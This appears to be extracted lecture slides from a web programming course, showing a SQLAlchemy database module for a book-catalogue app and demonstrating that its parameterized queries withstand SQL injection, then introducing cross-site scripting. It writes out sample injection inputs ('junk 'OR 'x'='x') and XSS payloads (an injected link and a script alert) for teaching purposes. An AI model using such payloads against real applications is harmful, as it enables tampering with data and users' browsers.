8: import os
9: import sqlalchemy
10: import sqlalchemy.orm
11: import dotenv
12:
13: #-----
14:
15: dotenv.load_dotenv()
16: _database_url = os.getenv('DATABASE_URL', 'sqlite:///penny.sqlite')
17: _database_url = _database_url.replace('postgres://', 'postgresql://')
18:
19: #-----
20:
21: Base = sqlalchemy.orm.declarative_base()
22:
23: class Book (Base):
24:     __tablename__ = 'books'
25:     isbn = sqlalchemy.Column(sqlalchemy.String, primary_key=True)
26:     author = sqlalchemy.Column(sqlalchemy.String)
27:     title = sqlalchemy.Column(sqlalchemy.String)
28:
29: _engine = sqlalchemy.create_engine(_database_url)
30:
31: #-----
32:
33: def get_books():
34:
35:     books = []
36:
37:     with sqlalchemy.orm.Session(_engine) as session:
38:         query = session.query(Book)
39:         table = query.all()
40:         for row in table:
41:             book = {'isbn': row.isbn, 'author': row.author,
42:                    'title': row.title}
43:             books.append(book)
44:
45:     return books
46:
47: #-----
48:
49: def add_book(isbn, author, title):
50:
51:     with sqlalchemy.orm.Session(_engine) as session:
52:         row = Book(isbn=isbn, author=author, title=title)
53:         session.add(row)
54:         try:
55:             session.commit()
56:             return True
57:         except sqlalchemy.exc.IntegrityError:
58:             return False
59:
60: #-----
61:
62: def delete_book(isbn):
63:
64:     with sqlalchemy.orm.Session(_engine) as session:
65:         session.query(Book).filter(Book.isbn==isbn).delete()

```

## PennyAdmin03Alchemy/database.py (Page 2 of 2)

```

66:         session.commit()
67:
68: #-----
69:
70: # For testing:
71:
72: def _write_books(books):
73:     for book in books:
74:         print('%s | %s | %s' % (book['isbn'], book['author'],
75:                                book['title']))
76:
77: def _test():
78:     print('-----')
79:     print('Testing get_books()')
80:     print('-----')
81:     print()
82:     books = get_books()
83:     _write_books(books)
84:     print()
85:
86:     print('-----')
87:     print('Testing add_book()')
88:     print('-----')
89:     print()
90:     successful = add_book('456', 'Kernighan', 'New Book')
91:     if successful:
92:         print('Add was successful')
93:         print()
94:         books = get_books()
95:         _write_books(books)
96:         print()
97:     else:
98:         print('Add was unsuccessful')
99:         print()
100:         _write_books(books)
101:         print()
102:     successful = add_book('456', 'Kernighan', 'New Book')
103:     if successful:
104:         print('Add was successful')
105:         print()
106:         books = get_books()
107:         _write_books(books)
108:         print()
109:     else:
110:         print('Add was unsuccessful')
111:         print()
112:         _write_books(books)
113:         print()
114:
115:     print('-----')
116:     print('Testing delete_book()')
117:     print('-----')
118:     print()
119:     delete_book('456')
120:     books = get_books()
121:     _write_books(books)
122:     print()
123:     delete_book('456')
124:     books = get_books()
125:     _write_books(books)
126:
127: if __name__ == '__main__':
128:     _test()

```



# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - Temporary change to database.py:

```
_engine = sqlalchemy.create_engine(  
    _database_url, echo=True)
```

# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

`get_books()`:

```
with sqlalchemy.orm.Session(_engine) as session:  
    query = session.query(Book)  
    table = query.all()
```

```
2024-04-08 20:36:42,620 INFO sqlalchemy.engine.Engine  
BEGIN (implicit)  
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine  
SELECT books.isbn AS books_isbn, books.author AS  
books_author, books.title AS books_title  
FROM books  
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine  
[generated in 0.00061s] ()  
2024-04-08 20:36:42,626 INFO sqlalchemy.engine.Engine  
ROLLBACK
```

# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

**add\_book ():**

```
with sqlalchemy.orm.Session(_engine) as session:
    row = Book(isbn=isbn, author=author, title=title)
    session.add(row)
    try:
        session.commit()
        return True
    except sqlalchemy.exc.IntegrityError:
        return False
```

```
2024-04-08 20:46:07,166 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
INSERT INTO books (isbn, author, title) VALUES (?, ?, ?)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
[generated in 0.00032s] ('456', 'Sedgewick', 'Algorithms in Java')
2024-04-08 20:46:07,169 INFO sqlalchemy.engine.Engine
COMMIT
```

# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

`delete_book()`:

```
with sqlalchemy.orm.Session(_engine) as session:  
    session.query(Book).filter(Book.isbn==isbn).delete()  
    session.commit()
```


```
2024-04-08 20:48:04,758 INFO sqlalchemy.engine.Engine  
BEGIN (implicit)  
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine  
DELETE FROM books WHERE books.isbn = ?  
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine  
[generated in 0.00053s] ('456',)  
2024-04-08 20:48:04,761 INFO sqlalchemy.engine.Engine  
COMMIT
```

# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - Example 1 revisited:
    - When deleting, attacker enters 123 ' 456


# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



No  
parsing  
error


# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - Example 2 revisited:
    - When deleting, attacker enters  
`junk 'OR 'x'='x`




# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app




# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app




Database  
is  
intact

# SQL Injection Attacks

- SQLAlchemy bonus:
- Does *database connection pooling*

# SQL Injection Attacks

tion to the Streets



• A highway toll system applied optical character recognition to license plates  
• This injection attack caused the system to delete the database of motorist toll charges

From  
James  
Zhang  
(‘25)

# SQL Injection Attacks

- Q: Project concern?
- A: **Yes!!!**

# Agenda

- Baseline example
- SQL injection attacks
- **Cross-site scripting (XSS) attacks**

# XSS Attacks

- ***Cross-site scripting (XSS)***

**Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and **occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.****

– <https://owasp.org/www-community/attacks/xss/>



# XSS Attacks

- **Problem:**
  - PennyAdmin app is vulnerable to XSS attacks


# XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute  
puppies</a>
```


# XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 1 (cont.):



# XSS Attacks


- Recall **PennyAdmin03Alchemy** app
  - Example 1 (cont.):



Browser  
interprets  
book  
title  
as  
page  
link

# XSS Attacks


- Recall **PennyAdmin03Alchemy** app
  - Example 1 (cont.):



Browser  
interprets  
book  
title  
as  
page  
link

# XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 1 (cont.):




# XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been  
hacked");</script>
```

# XSS Attacks

